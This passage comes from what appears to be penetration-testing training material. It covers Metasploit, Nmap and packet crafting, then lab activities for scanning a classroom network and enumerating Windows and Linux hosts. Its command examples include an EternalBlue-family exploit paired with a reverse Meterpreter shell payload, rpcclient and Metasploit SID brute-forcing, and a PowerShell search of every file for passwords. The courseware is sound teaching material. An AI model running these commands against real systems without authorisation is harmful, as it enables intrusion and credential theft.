3. Packet play—send/resend a packet on the network.
4. Packet decoding—capture and analyze traffic generated by Packet Play. Typically, a packet analyzer such as Wireshark is used for this stage.

Depending on the tool you use, the first three stages can all be performed by the same command. You can craft your packet(s) using the command line, GUI, or script options. A number of hacking tools (including Metasploit) use packet crafting techniques as part of the attack. Some popular packet crafting tools include Hping/Hping3, Nping, Ostinato, Scap, Libcrafter, Yersinia, packETH, Colasoft Packet Builder, and Bit-Twist.




Figure 4-4: Hping3 packet crafting example.

Network Mapping

Network mapping is the process of discovering devices on a network in an effort to visualize the network and create a logical topology map. It uses active probing to gather information such as MAC and IP addresses, ports and services, operating systems, device types, virtual machines, host names, and even protocols running on the network. Mapping identifies subnets and how devices are interconnected. Scanning with a tool such as Nmap is the first and most basic step to creating a network map. Other methods include interrogating ARP caches, routing and MAC tables, and Cisco Discovery Protocol (CDP) neighbor tables. Many mapping tools have additional functionality. They use Windows Management Instrumentation (WMI) or SNMP to enumerate information from hosts, including hardware and service status, interface statistics, installed applications, patch levels, user names and groups, and critical events.

Having a topology map of the network is valuable to the pen tester because it informs your choice of tools and strategies. For example, you cannot conduct an ARP scan or spoof MAC addresses on a remote network without direct access to that network. You may have to make routing choices based on link speed and protocols used on the various segments. If you are firewalking or crafting packets that manipulate the IP packet Time-to-Live (TTL), you would want to change that value to reflect the anticipated number of hops (routers) between you and the target.

Most network mappers only scan the immediate subnet by default. You may have to manually add additional subnets. Many tools allow you to specify a "seed device" such as a router or multilayer switch which can provide knowledge of the various subnets. You typically have to provide a user name and password for the scanner to log into the device to make such queries.

There are many free and commercial network mapping tools. Most of the paid versions provide free trials. Some mappers interface with drawing applications such as Microsoft Visio to create professional-looking diagrams. Popular network mappers include SolarWinds, Intermapper, WhatsUp Gold, PRTG, Spiceworks, and Nmap.




Figure 4-5: Network mapper example.

Metasploit

Metasploit is a multi-purpose computer security and penetration testing framework. Intentionally modular, it allows the attacker to mix and match scanners, exploits, and payloads into a single attack. Originally created by H.D. Moore for security analysis, it was later acquired by Rapid7, which added more intuitive, GUI-based commercial versions. Metasploit is considered to be the de facto exploit development framework. It is used worldwide for both legitimate security analysis and unauthorized activities.

Metasploit currently comes in two editions:

- Metasploit Framework—the free open source command-line version (installed by default in Kali Linux)
- Metasploit Pro—a full-featured graphical version that includes Quick Start wizards, easy vulnerability scanning and validation, phishing campaigns, and reporting


In addition to the Rapid7 projects, there are two popular GUI-based spinoffs:

- Armitage—a GUI for Metasploit framework created by Raphael Mudge
- Cobalt Strike—a commercial version of Armitage with advanced features and reporting

Metasploit's features are organized into modules. There are six basic types:

- **Exploits**—attacking software that delivers a payload
- **Payloads**—code that runs remotely
- **Post**—additional tasks you can perform on a compromised host
- **Auxiliary**—scanners, sniffers, fuzzers, spoofers, and other non-exploit features
- **Encoders**—ensure that payloads make it to their destination intact and undetected
- **Nops**—keep payload sizes consistent across exploit attempts


Each type has many modules inside, grouped by sub-type or platform. When using Metasploit, you specify a particular module by its path. For example:



You launch Metasploit Framework by either selecting the MSF launcher on the Kali desktop toolbar or by entering `msfconsole` in a regular terminal window. Once you have specified the module, you usually have to set options. Some are required and some are optional. Examples include:

- RHOSTS—(remote) target names or addresses
- LHOST—attacker ("listener") address
- RPORT—target port
- LPORt—attacker listener port
- SMBUser—a user name for SMB-based attacks
- SMBPass—a password for SMB-based attacks

If you are using an exploit, you will also need to specify the payload. The payload is a program that runs on the target once it is compromised. The most popular payload is Meterpreter, which is an interactive, menu-based list of commands you can run on the target.



```

      =[ metasploit v4.16.54-dev ]]
+ -- ---=[ 1757 exploits - 1006 auxiliary - 306 post      ]
+ -- ---=[ 536 payloads - 41 encoders - 10 nops      ]
+ -- ---[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/windows/smb/ms17_010_psexec
msf exploit(windows/smb/ms17_010_psexec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) >

```

Figure 4–6: Metasploit Framework example.



Note: The quickest way to determine the correct module, payload, and options is to conduct a Google search. However, be advised that Metasploit is frequently updated. You are likely to find examples and instructions that are outdated and no longer work.

Searching for and Using Metasploit Modules

Both Metasploit Framework and Metasploit Pro allow you to search for and select scanning modules. Armitage and Metasploit Pro both have a convenient GUI interface that many find easier to use. You can search by a number of criteria, including a simple string (the string can appear anywhere in the name/date/rank/description), cve #, platform affected, application (client or server), and type (exploit, auxiliary, payload, etc.) You can also specify `-o <filename>` to save the output in CSV format. It is not case sensitive.

Search Examples

```

msf> search EternalBlue type:exploit—find every exploit that refers to EternalBlue.
msf> search platform:"Windows XP SP3" type:exploit -o /root/xpsp3_exploits.csv
—find every exploit that applies to Windows XP SP3 and save to xpsp3_exploits.csv.
msf> search Windows/VNC type:payload—find every VNC payload that applies to Windows.
msf> search Windows/MSSQL type:exploit—find every exploit that can be used against
Microsoft SQL running on Windows.
msf> search Windows/SMB type:exploit -S great—find all Windows-based SMB exploits
that have an excellent (most reliable) ranking (have the string "excellent" in the row results).
msf> search scanner/smb—search for every scanner that has to do with SMB.
msf> search scanner/mssql—search for every scanner that has to do with Microsoft SQL.

```

Scanner Usage Examples

Once you have found a module you would like to try, use the search results to give you the path to that module. Load the module and then show its options to configure it. Enter `run` or `exploit` to launch it. Remember that post modules can only be run within an existing Metasploit session, after

you have already exploited the target. The following example searches for MSSQL scanners, then configures and runs mssql_ping. This module scans a host/range for any machine listening on UDP 1434 (likely to be open for any MSSQL server), then tries to determine the TCP port (default or not) that the Microsoft SQL Server is using.

Here is an example search for MSSQL scanners.

```
msf > search scanner/mssql
Matching Modules
=====
Name          Disclosure Date  Rank      Description
----          -----
auxiliary/scanner/mssql/mssql_hashdump      normal  MSSQL Password Hashdump
auxiliary/scanner/mssql/mssql_login          normal  MSSQL Login Utility
auxiliary/scanner/mssql/mssql_ping           normal  MSSQL Ping Utility
auxiliary/scanner/mssql/mssql_schemadump     normal  MSSQL Schema Dump

msf > use auxiliary/scanner/mssql/mssql_ping
msf auxiliary(scanner/mssql/mssql_ping) > show options

Module options (auxiliary/scanner/mssql/mssql_ping):
Name          Current Setting  Required  Description
----          -----
PASSWORD       no             The password for the specified username
RHOSTS         yes            The target address range or CIDR identifier
TDSENCRYPTION false          yes        Use TLS/SSL for TDS data "Force Encryption"
THREADS        1              yes        The number of concurrent threads
USERNAME       sa              no        The username to authenticate as
USE_WINDOWS_AUTHENT false          yes        Use windows authentication (requires DOMAIN option set)

msf auxiliary(scanner/mssql/mssql_ping) > set RHOSTS 192.168.74.10-50
RHOSTS => 192.168.74.10-50
msf auxiliary(scanner/mssql/mssql_ping) > run
```

Meterpreter Session Management

You can have several MSF/Meterpreter sessions running simultaneously. Here are some syntax examples for managing them:

Press **Ctrl+Z** to put your current session in the background.

```
msf> sessions -l—list all of the sessions you currently have running
msf> sessions 2—switch to session #2 Managing Meterpreter sessions.
```

Here is an example of managing multiple Meterpreter sessions.

```
msf > sessions -l
Active sessions
=====
Id  Name  Type      Information  Connection
--  --   ----      -----
1   shell  php/php  192.168.74.134:46749  -> 192.168.74.20:3312 (192.168.74.20)
2   shell  cmd/unix 192.168.74.134:26942  -> 192.168.74.20:40154 (192.168.74.20)
3   shell  cmd/unix 192.168.74.134:15900  -> 192.168.74.20:43130 (192.168.74.20)

msf > sessions 2
[*] Starting interaction with 2...
```

Guidelines for Scanning Networks

Here are some guidelines you can use when scanning networks:

- Use OSINT or other starting knowledge of the target network to determine the base address of your scan.
- Determine the amount of detail you want to discover, such as IP addresses, ports, services, versions, host names, operating systems, device status, etc., and select a tool that is capable of delivering the desired information.
- Start with a discovery scan that uses multiple techniques (not just ICMP ECHO REQUEST).
- Manually add known networks or use a shorter subnet mask to include multiple subnets in a single scan.
- Set a scan speed that balances performance with stability.
- Use slower scan speeds to be "polite" and not create too much "noise" on the network.
- Use the slowest scan speeds to evade detection by an IDS.
- Add or include a port scan to identify listening ports on discovered hosts.
- If desired, use tools that can interrogate ports, grab banners, and use specially crafted packets to identify operating system and service versions.
- If desired, use tools that can interrogate device ARP caches, router route tables, switch MAC tables, and other sources for additional network information.
- If desired, use WMI and/or SNMP to interrogate devices for service- or component-specific information.
- If a standardized diagram is desired, export the scan output and import it into a professional drawing application such as Microsoft Visio.
- Use Google to quickly find examples and tool guidance; recognize that some online guidance will be outdated.

ACTIVITY 4-1

Scanning Networks with Nmap

Data File

/root/093051Data/Conducting Active Reconnaissance/nmap_cheap_sheet.pdf

Before You Begin

The file /root/Desktop/my_pentest_team_worksheet.xlsx is open.

Scenario

Previously, you were able to physically penetrate the GCPG private network and plant a Raspberry Pi (RPI) with Kali Linux on the network. You can now use the RPI to scan the private network. You will "connect" to the RPI to obtain the Kali desktop. From there, you will begin your scan.

One of the most powerful tools at your disposal, especially when it comes to active reconnaissance, is Nmap. In this activity, you'll use Nmap in a variety of different ways to discover valuable information about the targets in your network. Being able to master Nmap and its many configuration options is an essential part of any pen tester's arsenal.

1. Start the web server.

- Log into your Windows Server computer as **Administrator** with a password of **Pa22w0rd**
- Open the **store** folder on the desktop.
- Press **Shift+Right-click** in any open space in File Explorer, and select **Open command window here**.
- At the prompt, enter `npm start`
- Verify that the server is listening on port 80.
This is a web server that you'll incorporate in your pen test throughout the course.
- Keep this command prompt window open.



Note: You'll work directly with this web server in a later activity. For now, you're starting it so that it shows up in the scans.

2. Examine the options for Nmap.

- Switch back to your Kali Linux computer.
- From the Kali Linux desktop, open a terminal.
- Enter `msfconsole` to start the Metasploit console.
- At the `msf5 >` prompt, enter `nmap`
- Skim through the options listed.

3. Which switch would you use to perform just a ping scan (ping sweep) with no port scan?

4. Conduct some basic scans using Nmap.

- At the prompt, enter `nmap -sn 192.168.1.0/24`
This conducts a discovery scan of the entire classroom subnet.
- Examine the results and verify that several hosts were detected.
- Enter `nmap 192.168.1.#` where # refers to the IP address of your Windows Server computer.

This conducts a default scan (1000 most common ports) of a single host.

- d) Conduct a default scan of the entire classroom subnet.

5. Conduct a more complex scan using Nmap.

- a) At the prompt, enter `nmap -sS -Pn -A 192.168.1.0/24`
- b) While the scan is running, from the desktop taskbar, select **Files** and navigate to **Home** (the `/root` directory).
- c) Navigate to **093051Data/Conducting Active Reconnaissance**.
- d) Double-click **nmap_cheat_sheet.pdf** to open it in Document Viewer. Use this cheat sheet to help you answer the following question.

6. Based on the switches you just used, what have you told Nmap to do?

7. Conduct some additional scans using Nmap.

- a) Back at the terminal, enter `nmap -p 80 192.168.1.0/24`
This scans the subnet for a specific port (80, commonly used by HTTP servers).
- b) Enter `nmap -sU -p 53,161,162 192.168.1.0/24`
This scans the subnet for three common UDP ports (DNS, SNMP, and SNMP Trap).
- c) Enter `nmap -sV --version-intensity 9 192.168.1.#` where # refers to your Windows Server.
This performs a service scan of only your server, and does so with maximum intensity (i.e., Nmap tries all available probes). You can set the intensity from 0 to 9, with 0 being the lightest intensity.

8. Perform scans using Nmap Scripting Engine (NSE) scripts.

- a) At the prompt, enter `locate .NSE | grep script`

The purpose of this command is to identify Nmap Scripting Engine (NSE) scripts that are available in Kali Linux. The `locate` command looks for any file that has the text `.NSE` in it. This is then piped to the `grep` command, which searches the results of `locate` for any files that include the text `script` in the path.



Note: For more information on NSE scripts, see <https://nmap.org/nsedoc/>.

- b) Enter `locate .NSE | grep script > nsescritps.txt`
This sends the previous results to a file.
- c) Enter `nmap -sV -SC 192.168.1.#` where # refers to your Windows Server.
This performs a service scan of your server, while using the default NSE scripts.
- d) Enter `nmap --script-help=ssl-heartbleed` and read the results.
This script detects whether or not a web server is vulnerable to the OpenSSL Heartbleed bug.
- e) Enter `nmap -sV 192.168.1.# --script=ssl-heartbleed` where # is your Windows Server.
- f) Since the web server is *not* vulnerable, you will receive the typical results of a service scan without any further indication. If the site *were* vulnerable to Heartbleed, the results would indicate as such with the word "VULNERABLE" in the output.

9. How would you scan a range of ports from 1 to 100 on your classroom subnet?


10. How would you do a fast scan of the 100 most common ports on your classroom subnet?

11. How would you scan all 65,535 ports on your classroom subnet?

12. Perform these scans at your terminal prompt and note what services are being used by these ports.

13. Scan targets from a text file.

- At the terminal, enter `pwd` to identify what directory you are currently in.
You're likely in `/root`. This is where your text file will be by default.
- Enter `touch list-of-ips.txt`
This creates an empty text file.
- Enter `ls` and verify that your file exists.
- Open the file browser and navigate to **Home**.
- Double-click `list-of-ips.txt` to open it in Text Editor.
- In the file, type some of the IP addresses you identified in earlier scans of the classroom network.
Type one IP address per line.



- Select **Save**, then close the file.
- Back at the terminal, enter `nmap -iL list-of-ips.txt`
This scans all of the targets that are included in your text file.

14. Output the results of a scan to a file.

- Enter `nmap -iL list-of-ips.txt -oN myfile.txt`
This sends the scan results to the file you specified (**myfile.txt**).
- Open this file and examine the results. Close the file when you're done.
- Leave the Metasploit console open.

15. Close the `nmap_cheat_sheet.pdf` file.

16. Update the worksheet as necessary. You already have the evidence of the scan results in **myfile.txt.**

ACTIVITY 4–2

Scanning Networks with Metasploit Modules

Before You Begin

The file /root/Desktop/my_pentest_team Worksheet.xlsx is open.

The Metasploit console is open in Kali Linux.

Scenario

Metasploit has modules that can scan much more quickly than Nmap. So, you'll see how Metasploit can identify target information using a variety of different scan types. You'll use Metasploit on your Kali RPI to help newer team members become more proficient with the tool.

1. Conduct a SYN port scan of the classroom servers.

- At the `msf5 >` prompt, enter `search portscan`
This displays a list of modules that you can use with Metasploit that involve port scanning.
- Enter `use scanner/portscan/syn`
The SYN port scanner is now active, and the prompt changes to reflect that.
- At the new terminal prompt, enter `info` to get more information about this particular module.
There are multiple configuration options, several of which are required. For example, you need to supply the `PORTS` and the `RHOSTS` (remote hosts) to scan for. Some of these have default values, however.
- Enter `set PORTS 1-1000`
- Enter `set RHOSTS 192.168.1.#-#` where `#-#` refers to the range of all the Windows Server computers in the classroom.



Note: For example, all servers might be in the range 192.168.1.50-58.

- Enter `run`
- After the scan finishes, verify that several ports are marked as open.

2. Scan for system information using Server Message Block (SMB).

- Enter `search scanner/smb`
This displays a list of modules that can scan for Server Message Block (SMB) information.
- Enter `use auxiliary/scanner/smb/smb_version`
- Enter `info`
This module will retrieve system version information using Server Message Block (SMB).
- Enter `set RHOSTS 192.168.1.#-#` where `#-#` refers to the range of all the Windows Server computers in the classroom.
- Enter `run`
- After the scan finishes, verify that system information was returned.

3. Scan for an FTP server.

- Enter `use scanner/ftp/ftp_version`
This module will scan for the version of FTP used on a system.
- Enter `set RHOSTS 192.168.1.#-#` where `#-#` refers to the range of all the Windows Server computers in the classroom.

- c) Enter `run`
 - d) After the scan finishes, verify that FTP information was returned.
- 4. Scan the servers to see if they allow anonymous FTP logins.**
- a) Enter `use auxiliary/scanner/ftp/anonymous`
 - b) Enter `set RHOSTS 192.168.1.#-#` where `#-#` refers to the range of all the Windows Server computers in the classroom.
 - c) Enter `run`
 - d) After the scan finishes, verify that the FTP servers do allow anonymous logins with read permission.
- 5. Scan for ports used by Telnet, HTTP, and RPC services.**
- a) Enter `use auxiliary/scanner/portscan/tcp`
 - b) Enter `set RHOSTS 192.168.1.#-#` where `#-#` refers to the range of all the Windows Server computers in the classroom.
 - c) Enter `set PORTS 23,80,135,139,445`
This will scan for ports used by Telnet, HTTP, and RPC services, respectively.
 - d) Enter `run`
 - e) After the scan finishes, verify that several of these ports are open.
- 6. Update the worksheet as necessary. List any screenshots you collected as evidence.**
-

TOPIC B

Enumerate Targets

Now that you have discovered devices and their ports, it is time to learn more about each host and the services they offer.

Enumeration

Enumeration is the process of using various techniques that query a device or service for information about its configuration and resources. It is a common step in active reconnaissance and crucial to penetration testing. Once you have connected to a host, you can interrogate it for details that will reveal additional attack vectors. The outcome of enumeration can often be used to directly exploit the system and penetrate deeper into the network. Often, enumeration can be done remotely. Although some enumeration can be done without a credential, it is usually much more successful if you can first log in. In many cases, the credential can be that of an average user, and need not be privileged. Techniques that perform enumeration can help you discover information that includes, but is not limited to:

- Operating system details
- User and group names
- Email addresses and contact information
- Password hashes (and sometimes passwords)
- Host names, domain information, and IP addresses
- Volumes and shares
- Services
- Policies and audit settings
- Configuration settings
- Routing, MAC, and neighbor tables
- Installed applications
- Patch levels
- Components and drivers
- Printers and print jobs
- Running processes
- Registry keys
- Event log records
- DNS and SNMP information

Common Enumeration Targets

Once you have access to a device, you can try to enumerate information out of it. If you are already logged in, you can use the command prompt or other tools to query the operating system. If you are not logged in, you can connect across the network to a service to see what can be revealed. You'll need to know the port and protocol of the service, as well as how to craft commands that the service will respond to. The easiest way is to use tools that already have these parameters built in. Some services permit interactive sessions.

Common enumeration targets include:

- Servers
- Routers
- Switches
- Network services

Banner Grabbing

One of the easiest things you can do to enumerate information is to perform ***banner grabbing***. This involves attempting to open a session with a service and getting the service to identify itself. You can use telnet, Nmap, Netcat, and other tools to grab banners from services such as FTP, SSH, HTTP, SMTP, POP3, IMAP4, DNS, Telnet, Microsoft-DS, Microsoft netbios-ssn, and more. Acquiring these banners can help you focus your attacks on specific services.

Below are some example commands you can use to banner grab. After issuing the command, the service will either respond with information about itself, or wait for more input from you. Depending on the tool and the protocol, you will need to send input that the service knows how to respond to. You may also need to break out of the connection. You can sometimes do this by pressing **Ctrl+C** or **Enter** a few times. With Nmap, you don't need to break out of the session. Just wait a few seconds for the scan to complete. Nmap also has a script for banner grabbing.

Here are some examples of banner grabbing:

```
telnet <target IP> <port number> After making the connection, press Ctrl+] to break, then enter quit.
```

```
nc -vv <target IP> <port number>
```

Here is an example of using an HTTP GET request to elicit the web server type and version in Linux:

```
echo -en "GET / HTTP/1.0\n\n\n" | nc www.comptia.org 80 | grep Server
```

```
root@mail: ~
File Edit View Search Terminal Help
root@mail:~# echo -en "GET / HTTP/1.0\n\n\n" | nc www.comptia.org 80 | grep Server
Server: Microsoft-IIS/8.5
root@mail:~#
```

Figure 4-7: Banner grabbing with Netcat.

```
nmap -sV <target IP> -p <port number>
```

This NSE script attempts to grab banners from every service it can discover on a host:

```
nmap -sV --script=banner <target>
```

```

root@mail: ~
File Edit View Search Terminal Help
root@mail:~# nmap -sV --script=banner 192.168.74.20
Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-21 03:23 PDT
Nmap scan report for 192.168.74.20
Host is up (0.00026s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.0.8 or later
|_banner: 220 No unauthorized users!
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntul (protocol 2.0)
|_banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntul
23/tcp    open  telnet       Linux telnetd
|_banner: \xFF\xFD\x18\xFF\xFD \xFF\xFD#\xFF\xFD'
25/tcp    open  smtp         Postfix smtpd
|_banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind     2 (RPC #100000)
|_rpcinfo:
|   program version  port/proto  service
|   100000  2          111/tcp    rpcbind
|   100000  2          111/udp   rpcbind
|   100003  2,3,4      2049/tcp   nfs

```

Figure 4–8: Nmap NSE banner script example.

Windows Host Enumeration

When enumerating Windows hosts, there are a number of tools you can use. Some of the more popular ones include:

- Built-in commands and utilities
- Nmap
- rpcclient
- Metasploit

You can use these tools to enumerate OS version, users, groups, shares, files, services, hardware, Registry keys, configurations, privileges, policies, and more. If you are already logged in to the target, you can run local commands to query the operating system directly. If not, some tools allow you to make a remote connection. In some cases, you do not need to use a privileged account to obtain good information. Prior to Windows Server 2003, you could even make a connection without a user name and password.

The following tables list some common commands for enumeration. Most of the built-in command-line commands are actually executables in themselves, but are designed to be used in a command prompt. Some of these commands have options for manipulating the data as well.

Built-in Command-Line Command	Result
dir /h	Get help with the dir command.
dir *.xlsx /s	Search the current directory and all subdirectories for Excel spreadsheets.

Built-in Command-Line Command	Result
ipconfig /all	Show all IP information for all interfaces.
ipconfig /displaydns	Display resolved DNS names.
arp -a	Display the ARP cache.
route print	Display the route table.
net user	List all users on this machine.
net localgroup administrators	List all members of the local administrators group.
net share	List all shares on this machine.

PowerShell Cmdlet	Result
Get-Command	List all installed PowerShell cmdlets.
Get-Command Get-*	List all cmdlets that start with "Get".
Get-LocalUser	List all local users on the machine.
Get-LocalGroup	List all local groups on the machine.
Get-LocalGroupMember <group name>	List all members of the given group.
Get-Website	List websites on the machine.
Get-ChildItem	List items and child items in a folder or Registry key.
Get-ChildItem -Path C:\ -Include *.docx,*.xlsx,*.txt -File -Recurse -ErrorAction SilentlyContinue Select-String password	Starting from C:\ recursively search every Word, Excel, and text file for the word "password", and display the path, file name, line number, and text on that line.



Note: To learn more about PowerShell, visit <https://mva.microsoft.com/learning-path/powershell-beginner-12>.

Nmap

Common ways to use Nmap for host enumeration are to fingerprint the operating system and interrogate its services. You can also use NSE scripts for enumeration. Here are some examples:

```
nmap -O 192.168.1.50
nmap -sV 192.168.1.20
nmap --script=smb-os-discovery <target>
```

rpcclient

Rpcclient has over 200 commands for enumeration and configuration. It runs on Linux and works against both Windows and Linux Samba computers. If you are not already logged onto the target, you must first make a connection, providing a password when prompted. Administrative or SYSTEM level privileges (from a compromised host) will give you the best results.

Here is an example of using rpcclient to enumerate server information and user accounts on the target. Enter these commands separately:

```
rpcclient <target IP> -U <username>
?
```

```
srvinfo
lookupnames administrator
```

```
rpcclient $> lookupnames administrator
administrator S-1-5-21-1014976693-3888941781-2106761559-500 (User: 1)
```

Now use the `lookupsids` command to discover new users by Security ID (SID). Copy the administrator's SID and change the last set of numbers to 1000. Increment from there.

```
rpcclient $> lookupsids S-1-5-21-1014976693-3888941781-2106761559-1004
S-1-5-21-1014976693-3888941781-2106761559-1004 SERVER00\chrys (1)
rpcclient $> lookupsids S-1-5-21-1014976693-3888941781-2106761559-1006
S-1-5-21-1014976693-3888941781-2106761559-1006 SERVER00\Jason (1)
```



Note: The administrator SID always ends in 500. Even if you rename the administrator account, this number will never change.

Metasploit

Metasploit also has several enumeration modules. Just like the `rpcclient lookupsids` command, the `smb_lookupsid` Metasploit module will enumerate users based on a brute forcing of possible SIDs. In the following example, the credentials of a standard (non-privileged) user named `moo` are used against a particular host. Since user relative IDs (RIDs) start at 1000, the example sets a range of 1000 to 1100, searching for the first 100 user accounts that were created.

```
use /auxiliary/scanner/smb/smb_lookupsid
set SMBUser moo
set SMBPass Pa22w0rd
set MinRID 1000
set MaxRID 1100
set RHOSTS 192.168.74.50
```

```
msf auxiliary(scanner/smb/smb_lookupsid) > run
[*] Scanning 1 hosts
[*] 192.168.74.50:445 - PIPE(LSARPC) LOCAL(SERVER00 - 5-21-1014976693-3888941781-2106761559)
[*] DOMAIN(WORKGROUP - )
[*] 192.168.74.50:445 - USER=IME_USER RID=1000
[*] 192.168.74.50:445 - USER=IME_ADMIN RID=1001
[*] 192.168.74.50:445 - USER=moo RID=1003
[*] 192.168.74.50:445 - USER=chrys RID=1004
[*] 192.168.74.50:445 - USER=Jason RID=1006
[*] 192.168.74.50:445 - USER=hacker RID=1007
[*] 192.168.74.50:445 - SERVER00 [IME_USER, IME_ADMIN, moo, chrys, Jason, hacker ]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Linux Host Enumeration

As with Windows, there are many tools and local Linux commands you can use to enumerate information. For example, once you compromise a Linux machine in Metasploit, you can use the `post/linux/enum_system` module to get information about the system. Additional enumeration modules include:

- `enum_configs`
- `enum_network`

- enum_protections
- enum_users_history

You can also use nmap -O or -sV scans to fingerprint the operating system and interrogate its services. If the Linux host is running the Samba service, you can use nmap smb-* NSE scripts and rpcclient commands against the target. For example:

```
nmap -O 192.168.1.20
nmap -sV 192.168.1.20
nmap --script=smb-os-discovery 192.168.1.20
rpcclient -U "" 192.168.1.20
```

```
root@mail:~# rpcclient -U "" 192.168.74.20
Enter WORKGROUP\'s password:
rpcclient $> srvinfo
    METASPLOITABLE Wk Sv PrQ Unx NT SNT metasploitable server (Samba 3.0.20-Debian)
    platform_id      :      500
    os version       :      4.9
    server type     : 0x9a03
rpcclient $> getusername
Account Name: , Authority Name: VULNERABILITY
rpcclient $> netshareenum
netname: tmp
    remark: oh noes!
    path:   C:\tmp
    password:
netname: opt
    remark:
    path:   C:\tmp
    password:
```

Figure 4-9: rpcclient against Linux example.

If you prefer to use built-in Bash commands, there is a very wide range to choose from. The following table lists just a few you can choose from. Some require root privilege. If you receive a "Permission denied" error, start the command with **sudo** and supply the root password when prompted.



Note: Commands may vary between Linux distributions.

Local Linux Bash Command	Result
uname -a	Show all available system information.
hostname	Show computer host name.
route	Show route table.
arp	Show ARP cache.
ifconfig	Show interface configuration, including IP address.
netstat -antp	Show TCP listening ports and socket status.
netstat -anup	Show UDP listening ports and socket status.
iptables -L	Display any firewall rules.
mount	Show mounted storage devices or file systems.
dpkg -l	List all packages installed on the system.
